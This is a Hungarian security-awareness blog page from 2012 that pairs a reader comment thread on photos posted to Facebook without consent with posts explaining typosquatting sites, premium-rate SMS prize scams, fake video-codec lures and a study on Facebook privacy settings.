@ferlin: azt hiszem, te nagyon nem érted ezt. a kép önnálló életet él, függetlenül a rajta ábrázoltak és a készítő szándékától. a befogadó, a kép szemlélője dönti el, hogy mit lát rajta, általában az alkotó(k) és szereplő(k) megkérdezése nélkül. sőt akár a szándékaikkal kifejezetten ellenttétesen is vélekedhet arról, hogy mit ábrázol a kép. emiatt bármilyen rólad készült kép hátrányos lehet számodra, károd származhat belőle, és úgymond kompromittáló lehet. akkor is, ha te nem tartod annak. (pl. a barátoddal egymást átölelve mosolyogtok egy színházi premerien a nemzetiben, és nem veszenk fel egy állásba, mert a HR-es szerint a barátod persona non grata, akinek még a barátait sem alkalmazza. vagy rendes magyar ember nem jár a nemzetibe.) nem csak az a valóság létezik, amit te annak hiszel, mindenkinek van egy asaját fejében. sőt, van akinek több is, igény szerinte minden helyzetre másik.

is 2012.02.17. 19:14:32

@Rézfánfütyülő fűzangyal: ha nem vagy betagelve, akkor igen, mert akkor tényleg nem talál meg egy keresőprogi sem a milliárd fotón. de ha be vagy tagelve, onnantól már bizony nem egy háttérbeli alak vagy, és ez a poszt arról is szól.



Moan 2012.02.17. 20:20:02

Lehet választani: Vagy úgy kell viselkedni, hogy ne legyen ok a szégyenre, vagy válogassuk meg jól a barátainkat.
A világon egyre több ember van...egyre kevsebb ehylen egyre jobban összezsúfolva...egyre kisebb az esélye annak, hogy "megúszunk" egy szégyenteljes dolgot... Ergo: Rendesen kell viselkedni, vaaaagy tenni kell arra nagy ívben, hogy mit szól érte a világ. A "titkoknak" és a titkok kitudósa okán csapott balhénak nem sok értelme van.
Sőt.. szerintem amúgy is egészséges ha az ilyesmik kiderülnek. Az elkövető magába száll és jó esetben tanul belőle, aki meg utánozni akarja, az elgondolkodik megéri-e...



Moan 2012.02.17. 20:20:59

kitudósa= kitudódása.
Szép szó. :))))



// Gery Greyhound · http://gerygreyhound.tumblr.com 2012.02.17. 20:24:13

@is: Hát ez az. Egy névtelen háttérszereplőt senki sem tag-el, így az ő üzenőfalára nem is fog kikerülni a kép, az ismerősök nem szereznek róla tudomást. Ha meg tag-elnek (mondjuk haverok egy buliban) azt el lehet távolítani, sőt, megerősítéshez is lehet kötni.

Azért az elég erős, hogy az ember állásába is kerülhet egy kép. A linkelt oldalon csupa olyan esetek olvashatók, hogy a kedves munkavállaló a munkáltatót vagy a kollégákat szidta Facebookon, nővérke meztelenül pózolt a beteggel, nem megy be mert "fáj a feje a monitortól" otthon meg vígaz facebookozgat, és más extrém példák. Munkáltatóként én is basznám kifelé az ilyet, és ez nem a Facebook hibája.



// Gery Greyhound · http://gerygreyhound.tumblr.com 2012.02.17. 20:25:26

OFF: miért kell 100 pixel szélességűre összenyomni a képeket? Unalmas kattintgatni rájuk, 450 pixel széles a DIV amiben a szöveg van, miért nem lehetnek a képek is ekkorák?



// Gery Greyhound · http://gerygreyhound.tumblr.com 2012.02.17. 20:27:47

@no mail, no problem: "pl. a barátoddal egymást átölelve mosolyogtok egy színházi premerien a nemzetiben, és nem veszenk fel egy állásba, mert a HR-es szerint a barátod persona non grata, akinek még a barátait sem alkalmazza."

Ebben az esetben én meleg jogvédő szervezetekhez fordulnék, és olyan kártérítést akasztanék a cég nyakába diszkriminációért, hogy jobban is járjak mint ha felvettek volna :)



penelope garcia 2012.02.17. 20:56:57

Azért óvatosan a "legyen illegális!" követeléssel, mert koppanhatsz ám te is a túloldalon.
Esetleg te tán kérsz/kapsz engedélyt gyerekedtől, hogy pl első lépéseiről készült, természetesen korszakalkotó dokumentumot feltöltsd a fészre?
Vagy nagymamádtól, 85. szülinapján készült fotók tekintetében?

ferlin 2012.02.18. 14:54:14

@no mail, no problem: Neked akkor tényleg azt javaslom, hogy ide se írj, de még az utcára se nézz ki, mert lehet, hogy meglát azon a környéken a leendő munkaadód kiskutyájának az állatorvosa, és amikor interjúra kerül a sor, akkor kiderül, hogy merre laksz, és lehet hogy pont utál azon a környéken valakit.

Másrészt egy interjún nem csak az a kérdés, hogy Te megfelelsz-e a cégnek, hanem hogy cég megfelel-e neked! Ha kiderülne egy cégről, hogy azért rúg ki embereket, mert nem szimpatikus a barát, akivel egy fotón szerepel.. hát.. egyrészt elmondanám mindenkinek a cégnél, aztán elsőként lépnék ki. Vagy kirúgatnám a HR-est, ha van rá mód.

hungarisztan 2012.02.18. 21:18:03

@ferlin:
ferlin kedves, kérlek, ne vedd zokon, de vagy nagyon naív vagy, vagy nagyon idealista, vagy mindkettő.
Magyarországon egyre több a TARTÓS munkanélküli. Nem csak a hulla sötétek, de a képzett emberek között is. Ők nem arról döntenek, hogy megfelel-e nekik a cég, hanem legfeljebb arról, hogy akarnak-e enni, avagy sem, és hogy mennyi megalázást és kizsákmányolást viselnek el minimálbérért.
A szakmámban párszáz forintos (!) óránkénti vállalási díjakkal kínálnak alám, mert nincs olyan alsó határ, amiért ne ölnék egymást diplomás, művelt, civilizált emberek. Nincs az a debil cégvezetői vagy politikai döntés, aminek a következtében emberek ma kilépnének a munkahelyükről! Nemhogy azért, mert a HR-es valaki mást nem vett fel... Meg lennél lepve, ha belelátnál egyes HR-esek válogatási elveibe. Egy-egy meghirdetett állásra adott esetben jön 3000 jelentkezés – a borítékok felbontását / emailek megnyitását sem győzik... Ilyenkor jönnek a kreatív megoldások: Aki kézzel írta a címzést, szemetes. Aki nem írt feladót, szemetes. Aki nem ajánlva adta fel, szemetes. Mondjuk aki nem online küldte, alapból szemetes. Ha nincs a jelentkezőn nyakkendő, szemetes. Ha van, de nem jó a színe/mintája, szemetes. HR asszisztens lányka nem szereti a szakállat, ha neked van, buktad a kört. A főnöknője viszont kifejezetten komálja az arcszőrzetet, ha neked épp nincs, és pont ő nyitotta ki a jelentkezésed, buktad a kört. Van ugyanis 2999 másik! Ha nem személyesen szólítod meg a HR-est, akkor „annyira se érdekelte a meló, hogy utánanézzen, kihez kerül a jelentkezése”. Ha egyenesen Kovács úrnak címzed, akkor „mit személyeskedik itt ez a kis köcsög? azt hiszi, így bevágódhat?” Ne akard megtudni, milyen szempontok alapján dőlnek el akár nagyon is komoly, sokszázezres fizetésekkel járó állások. („Ha Ön állat lenne, milyen állat lenne?”) A jelentkezők döntő többsége – pusztán a számuk miatt – el sem jut az első szűrőig. Egy csomó helyen az első 20 jelentkezőt megnézik, a maradék 2980 emailjét meg automatikusan irányítják a dev/nullba. Ha mázlista vagy, és bejutottál a harmadik fordulóba, na akkor jön a Facebook és a többi social media. „Nézd már, ennek milyen ronda kutyája van!” Kuka. „Ez meg itten a ... politikai párthoz vonzódik / a ... politikusról posztolt ki nem épp hízelgő kritikát/karikatúrát.” Kukát neki azonmód. Stb. Elképzelésed nincs, hány és milyen jellegű banánhéjon tudsz elcsúszni. Egyik cégnél ezen, a másiknál az ellenkezőjén. Nem véletlen, hogy akkora ügyet kavartam az önhibámon kívül közszemlére tett, a személyiségi jogaimat sértő fotóból.
Ha neked olyan szakmád van, hogy kedved szerint lépsz egyik cégtől a másikig, és alig győznek utánad kapkodni, az nagyszerű. Gratulálok hozzá, tényleg. Nem irónia. De azért lássunk már odáig, hogy ez nem átlagos. És korántsem csak a műveletlen, képzetlen lúzerek maradnak állás nélkül!

mimus 2012.02.20. 12:59:10

Ki az az idióta, aki a nem tudomra szavazott?



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.02.20. 14:13:03

Ladies and Gentlemens!

A ma déli eredmények szerint Ti is többségében úgy gondoljátok (94%), hogy zavaró, ha a tudtunk és engedélyünk nélkül kerülnek ki rólunk fényképek a Facebookon, köszönet mindenkinek a szavazásért.

@coeurace:

A vállalható viselkedés, és a vállalható ismerősök jó ötlet, nyilván mindkettőn folyamatosan dolgozni kell. Ez sok kérdést megold, ám ahogy írtad is, néha adódhatnak kényes szituációk, a volt barátnős "mókuskám szuper volt a tegnap este" üzenet igazi bomba lehet :-)

@Hungarisztan:
Igen, az ember önhibáján is kerülhet kényes szituációkba, amit írsz az is jó példa, de persze a skála széles.

@Gery Greyhound OFF
De igen, lehet más, kösz.

@Hunagrisztan
Álláspiaci körképed bár szomorú képet fest, sajnos tényleg nagyon is reális. Bár ebbe beletartozik, hogy van egy kör, aki pedig bármennyi bármilyen hibát követ is el, rendre következmények nélkül marad.

@Mimus:
Nem tudom :-D

MrKrumpLee 2012.02.23. 20:47:16

@Csizmazia István [Rambo]: Én nem akarok kötekedni, de a "gentlemens" az nem helyes, mert a gentlemen már eleve többes számban van. :D

moiz 2012.09.24. 01:40:29

De sok itt a tudatlan... közülük is a legnagyobb tudatlan: ferlin.

"ha nem szereted, hogy néznek, ne menj az utcára."

Az utcára muszáj kimennie az embernek. Munkába kell menni, kaját kell venni, be kell fizetni, ... Erre miért nem gondoltál?

"Én csak annyit tennék hozzá, hogy ha az ember vállalhatóan viselkedik, akkor valószínűleg nem készülnek róla vállalhatatlan képek"

Ezek szerint te remeteként mindig egész nap otthon vagy és semmit sem csinálsz. Ha valami miatt mégis kimész az utcára, akkor is csak szótlan zombiként, vagy előre beprogramozott robotként cselekedsz, és semmit sem csinálsz, semmire sem reagálsz.

Ne te mondd már meg az embernek, hogy mit tehet! Ne magadból indulj ki!

moiz 2012.09.24. 01:48:46

Ezzel simán vissza lehet élni.

Egy gyanútlan ártatlan ember sétál az utcán. Valaki lefényképezi. Módosítja a képeket, így azok kompromittálóak lesznek. Aztán az elkövető létrehoz egy hamis Facebook profilt kitalált névvel. Ha tudja a nevét a lefényképezett embernek, akkor az ő nevével a tudta és beleegyezése nélkül hozza létre a hamis Facebook profilt. Itt megalázó jellemzést/bejegyzést ír az áldozatról, vagy a képhez ír megalázó szöveget.

Talán jobban jár az, akinek már van profilja.

Tegyük fel, hogy az áldozatnak sohasem volt Facebook profilja. Az elkövető ezt tudja (és a nevét is), így az áldozat tudta/beleegyezése nélkül létrehoz egy profilt és megalázza. Esetleg az elkövető az áldozat nevében trágár szavakkal lehordja mindennek az áldozat ismerőseit. Az áldozat ismerősei nem fogják tudni, hogy ez egy hamis profil. Ők azt hiszik, hogy maga az áldozat hozta létre (és az áldozat írt csúnyát róluk). Végül az áldozatot megutálják az ismerősei és a neve bemocskolódik. Nincs hova menekülnie.

Ha az áldozatnak volt Facebook profilja, akkor az ismerősei legalább tudni fogják, hogy melyik az igazi. De még így is összekeverhetik (az új ismerősök például).

Nem csak Facebookon lehet ilyen visszaélést csinálni, lejáratni bárkit, hanem bármilyen más weboldalon fórumon is meg lehet tenni (bár szerintem a fórumok moderátorai kitörlik).

Szar ez az egész, hogy ilyen könnyen vissza lehet élni ezekkel, és ilyen könnyen tönkre lehet tenni valakit...



Circus 2012.09.28. 08:48:23

@moiz: tökéletes példa arra, hogy hogyan lesz 22-es csapdája a facebookból (illetve az internetes kapcsolattartásból, úgy általában)

Megint más, hogy aki csak facebook alapján ítél meg valakit, az meg saját magáról állít ki bizonyítványt, de goto 10, lásd előző gondolat...


Megint eglgondolkodtam, hogy tűnnöm kellene a facebookról...

A játék nyertese pedig nem más, mint Te.

2012.02.20. 14:10 | Csizmazia István [Rambo] | 2 komment

Címkék: wikipedia sms vagy csalás twitter emeltdíjas mégsem typosquatting nyereményjáték

Vagy mégsem? Még egyszer a typosquattingról, és nyilván nem utoljára. Az apropót pedig mindehhez az adja, hogy a napokban végre **bezártak két, a Wikipédia és a Twitter nevével visszaélő weboldalt**, és üzemeltetőiket példás pénzbüntetéssel sújtották, akik különféle **Apple termékek állítólagos nyereményjátékaival** apasztották le igen hatékonyan a felhasználók pénztárcáját.




"Törtet törttel úgy osztunk, hogy a változatlan osztandót megszorozzuk az osztó reciprok értékével". Nagyjából ezen a - negyven év után is hibátlan - szinten kellene jó mélyen beleégnie mindenkinek az agyába annak is, hogy **sem kéretlen e-mailben érkezett banki, adóhivatali linkre nem kattintunk, továbbá hogy böngészéskor a linkek nevét, helyességét, esetleges elírását** - ne adj Isten, haladócsoportosoknak még a megszokott IP címét - is érdemes ellenőrizni, és ennek fényében akkor és csak akkor bejelentkezni, ha ezekkel minden stimmel.



Most **a "Wikipédia" helyett "Wikapedia", és a Twitter helyett üzemelő "Twtter" weboldalt zárták be, üzemeltetőiket pedig 100 000 angol fontnyi - ez mai áron számolva nagyjából mintegy 35 millió jó magyar forintnak felel meg - büntetésre kötelezték**. De miért jár ennyi büntetés? **Nyilván nem a kihagyott i betűért ;-)**, hanem sokkal inkább a hasonmás oldal segítségével végzett kétes üzelmeikért. **Vagy azt írták az áldozatnak, hogy máris nyertek, csak át kell venni, vagy pedig azt, hogy nyerhetnek, ha részt vesznek a játékban**. Az áhított nyereményért azonban kicsit többet kellett tenni, mint a korábbi Victoria's Service-es sziszifuszi, soha véget nem érő kérdőíves kitöltögetés, mert az ugyan valóban időt rabló, de az áldozatnak végül is ingyen van. Itt ugyanis már az emelt díjas SMS-ek zavaros vizeire kellett eveznünk sajkánkkal.




Mindenképpen meg kellett adni ugyanis a mobiltelefonszámukat, amelyre aztán attól kezdve felirattak minket egy emelt díjas kvízkérdéses játékra, ahol egy kérdés SMS fogadása potom 1.5 GBP, egy válasz elküldése szintén 1.5 GBP, szóval lehet szépen fejni a szerencsétlen áldozatokat, ehhez képest egy Farmvilles tehenész csak ipari tanuló. A lépre ment áldozatok közt volt olyan, aki húszezer forintnál is többet SMS-zett el a nyeremény reményében, ami az SMS-ek egyébként rabló árképzése mellett sem kevés, igaz, az angol pénztárcák a miénknél vastagabbak. Mindenesetre **a csalók az így befolyó üzenetdíjakból óriási összegeket tettek zsebre**.




Most végre sor került az érintett cégek felelősségrevonására a Holland Királyság fő- de nem székvárosában, és így **az Amszterdami székhelyű R&D Media Europe és az Unavalley BV egyelőre lehúzhatja a redőnyt** (hogy aztán kicsit később megint új néven, mint főnix madár új lehúzós játékokat szervezhessen). Nyilván ez csak egy apró eredmény csepp a csalások végtelen tengerében, viszont ennek ellenére mégis csak jó hír, tehát örüljünk.



A Twitter egyébként korábban már nálunk is szerepelt egy eredetinek látszó hamis belépőoldallal, nyilván itt is **a megkaparintott belépő account segítségével "hiteles" üzeneteket tudtak a csalók küldeni az ismerősöknek, követőknek, hogy ők is nyerhetnek egy iPad csak jöjjenek és ez így ment körbe-körbe**. Szemlátomást abba az irányba változott a világ, hogy a csalások tömeges, soha nem látott mennyiségben érkeznek, **a félregépelt domainek foglalását - ha csak nem az eredeti bejegyző foglalja "körbe" saját nevét - semmilyen szempontból nem tekinthetjük jó szándékúnak**. Vagy a névvel akarnak nyerészkedni, vagy clickjacking reklámokkal haszonra szert tenni, de sok esetben a kártevőterjesztéstől sem rettennek vissza. Az már csak hab a tortán, hogy **a félregépelt domain neveken közismerten a Google is jócskán profitál, így Savonarola féle drasztikus fellépést a jelenség ellen reálisan nyilván nem várható**.



Ha azt kellene összefoglalni, mi kell ahhoz, hogy mi ne tartozzunk a becsapható 5%-hoz, akkor nagyjából az alábbiakra érdemes odafigyelni. Minden olyan helyre, ahová névvel-jelszóval kell bejelentkezni, alaposan ellenőrizzük a címsort. **Ahová csak tudunk, https-en keresztüli biztonságos SSL kapcsolaton keresztül lépjünk be**, ehhez jó segítség lehet például a Secure Login Firefox addon is. Ha a várt bejelentkezési oldal kinézete eltér a megszokottól, gyanakodjunk. **Ha az egérmutatót a linkek fölé mozgatjuk, az alsó sorban azonnal látszani fog, hova is mutatnak valójában**.



Ha szemre a Facebook bejelentkezési oldalán vagyunk, de a linkek más, például kínai oldalra mutatnak, akkor ott valami gubanc van, hamis az oldal. A telefonszámunkat sehol ne tegyük ki nyilvánosan bárki által elérhetővé, a közösségi oldalakon se, hanem csak barátainknak, megbízható ismerősöknek adjuk meg. **És végül, de nem utolsó sorban mindig olvassuk el az ajánlatok, megállapodások apró betűs részeket, ami persze elismerjük, nagy kihívás**.



Ehhez élhetünk a különféle operációs rendszerek akadálymentesítő Zoom, vagy Magnifier nagyítós segítségeivel, de ugyancsak jó szolgálatot tehet a Sysinternals féle Zoomit, vagy akár az ugyancsak bármely operációs rendszeren futtatható és Firefox böngészőbe telepíthető NoSquint nagyítós kiegészítője is. **Ennyit tehet értünk a technika, a többit viszont már fejben nekünk kell. És közben lehetőleg ne a Wikapedian nézzünk utána, mi is az a Twtter.**

Tetszik 39 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Majdnem mindenki átverhető adathalászattal
- Akiknek a Captcha kínszenvedés
- Safe mód a Mechagodzilla ellen
- Webkamerás kukkolók IV. - 100 férfi ér egy nőt

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4145493

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



thinkEdem 2012.02.21. 10:35:06

Elnézést, de Firefoxban minek plugin a nagyításhoz, amikor ott van a Ctrl+egérscroll; illetve Ctrl+ + gomb? (Igen, pár verzió óta már a képeket is arányosan nagyítja...)

cworm 2012.02.21. 11:41:44


Mert az csak a weboldalt nagyítja, nem pedig a guit, amin megjelenik az ip cím.

1000 dollár ingyen - ugye hogy hihető?

2012.02.22. 10:20 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: video frissítés szavazás facebook adobe csalás houston kodek whitney

Úgy tűnik, egyfajta iskolát teremtett, divatirányzatot jelölt ki a Victoria's Secret féle átverős ajánlat vonal. **Az ezer dolláros sablonszöveg már egy fix része az egyenletnek, amely mellé aztán tetszőleges ingyen ajándékos változót beillesztve lehet az aktualizált, lényegét tekintve azonban változatlan trükköt elsütni újra, meg újra, és újra...**



Ezúttal arról kaphatunk Facebook üzenetet, miszerint **ingyen VISA kártya vár bennünket epedve nem kevesebb, mint ezer ropogós dollárral feltöltve**, na persze, lájkra fel, győzni kell!





A nyerés útja azonban először a pontos név, lakcím, telefonszám és születési dátum megadásával van kikövezve, majd az üzenet megosztása a barátainkkal lépés következik, amit végül az elektronikus és valóságos postacímünkre érkező kéretlen reklám és marketing áradat tetőz be, illetve ha valaki volt olyan óvatlan, és mobilszámot adott meg, az vezethet még további jól ismert emelt díjas csalásokhoz is.



Elhinni tehát nem kell, és **jó dolog, ha idővel kialakul bennünk egyfajta generikus felismerés, hogy az ilyen klasszikus recept szerint készült átveréseket** már messziről jó előre kipécézzük tudván, aki nem képes tanulni saját hibáiból az arra ítéltetett, hogy újra átélje azokat.

Természetesen **nem múlt el nyom nélkül Whitney Houston halála sem**, kap ő is rendesen. Osama Bin Ladenhez és Amy Whitehousehoz hasonlóan, mostanság **videót ajánlanak nekünk a Facebookon az énekesnő állítólagos boncolásáról**.



Ehhez kell persze egy bizonyos fokú beteges lelkület is, hogy valaki ilyesmire érezzen késztetést és lelkesen kattintson, ám mondanunk sem kell, **a hiszékeny juzer részéről ezúttal itt sem önfeledt boldog boncvideó nézéssel zárul a történet.**




Tadaaam, nincs videó, amíg egy állítólagos Adobe Flash Player frissítést le nem töltünk, ami aztán kártékony tartalomhoz: hamis weboldalhoz, kártevő letöltéshez, kéretlen reklámoldalakhoz vezet.

A közösségi üzenőfalon megjelenő családd tartalmak palettája egyébként nagyjából végtelen, hogy csak egyet mazsolázzuk még ki a februári kínálatból, itt van mindjárt az exbarátnő állítólagos sex videója, amely **a világhírű "OMG ezt látnod kell" panelre épül**, és az ugyancsak unalomig ismert videokodek trükk uncsitesója köszön vissza nekünk a képernyőről: **nincs videó, amíg egy állítólagos Divx plugin frissítést le nem töltünk**.







A Youtube Premium Extension persze nem igaz, egy kaptafára készülnek ezek a csalási sablonok, és **aki kattint, annak böngészőjét a**

lefutott kártékony script jól elirányítja na hová is? Igen, azok nyerték a hangszórót, akik **a már sokszor emlegetett online kérdőívkitöltögetést** tippelték. A felejthetetlen Rendőrakadémia juthat erről az eszünkbe, ahol a szerencsétlen flótás minden igyekezet ellenére valahogy mindig a Kék Osztriga Bárban köt ki, **ahogy mi is tetszőleges nyeremény oldalról indulva rendre valamilyen survey gyehennára vetődünk.**



Mielőtt elfelejtjük, a múltkori posztunkban - amelyben a minket is ábrázoló képek tudtunk és beleegyezésünk nélkül feltöltéséről értekezett - volt egy miniszavazás is. Kíváncsiak voltunk a véleményetekre, és akkor most ha nem is vég, de futam eredményt hirdetünk. **A tudomány mai állása szerint az antivirus.blog olvasóinak 94 százaléka gondolja azt, nincs rendjén, ha valaki az engedélyünk nélkül tesz fel ilyet**.



Ezzel nagyjából harmonizáltunk a Sophos felmérési eredményeivel, ott is hasonló - 91% - nagyságrendben voksoltak ugyanígy a kérdésről. **A jól csengő "Nem tudom" válaszlehetőségben rejlő tartalékokkal is jól gazdálkodtatok**, míg korábban ez Graham bácsiéknál 2% volt, ezt a mi tudatos válaszadóink az EU konform 1%-ra szorították le ;-) **Mindenkinek köszönjük ezúton is, hogy részt vettetek a szavazásban**.

Tetszik 69 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Az XP él, az XP élt, az XP élni fog
- Ez történik a weben egy perc alatt
- Utaljunk pénzt a S.O.C.A.-nak
- Safe mód a Mechagodzilla ellen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4168675

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Óvatosabbak lettek a Facebook juzerek

2012.02.23. 16:40 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: adatvédelem facebook felmérés beállítások javulás


Egy friss tanulmány szerint **nőtt a biztonságtudatos felhasználók száma, legalábbis ami a személyes információk adatvédelmi beállításaival, megosztásával** kapcsolatos.



Az említett felmérés - amely 1.4 millió New York-i Facebookozó kikérdezésén alapult - meredeken **javuló tendenciát mutat a személyes adatokkal való bánásmód tekintetében**. A Computer Science Polytechnic Institute azt vizsgálta, vajon az egy évvel korábbi eredményekhez képest tapasztalható volt-e valamiféle változás ezen a részterületen. Az eredmények azt mutatják hogy igen, hiszen míg **korábban a válaszadók mindössze 17% tartotta fontosnak, hogy az ismerősei listáját elzárja a nyilvánosság elől, 15 hónappal később ez az arány már több, mint háromszorosára, 53%-ra növekedett**.



Ugyancsak **pozitív változás következett be a kutatók szerint az olyan személyes profil információk kezelésével kapcsolatosan, mint életkor, középiskola neve, érettségi éve, kapcsolatok, nem, érdeklődési körök vagy éppen a születési hely**. Az első felmérésnél a felhasználóknak 12%-a rejtette el ezeket a nyilvánosság elől, míg az egy évvel későbbi vizsgálatnál ez már 33% volt.



[Érdekes a nemek szerinti megoszlás is](), a friss adatokból az látszott, hogy míg **a nők 55%-a korlátozta személyes adatainak láthatóságát és nyilvános kereshetőségét, ezzel szemben a férfiaknak csak 49%-a** tartotta ugyanezt fontosnak.



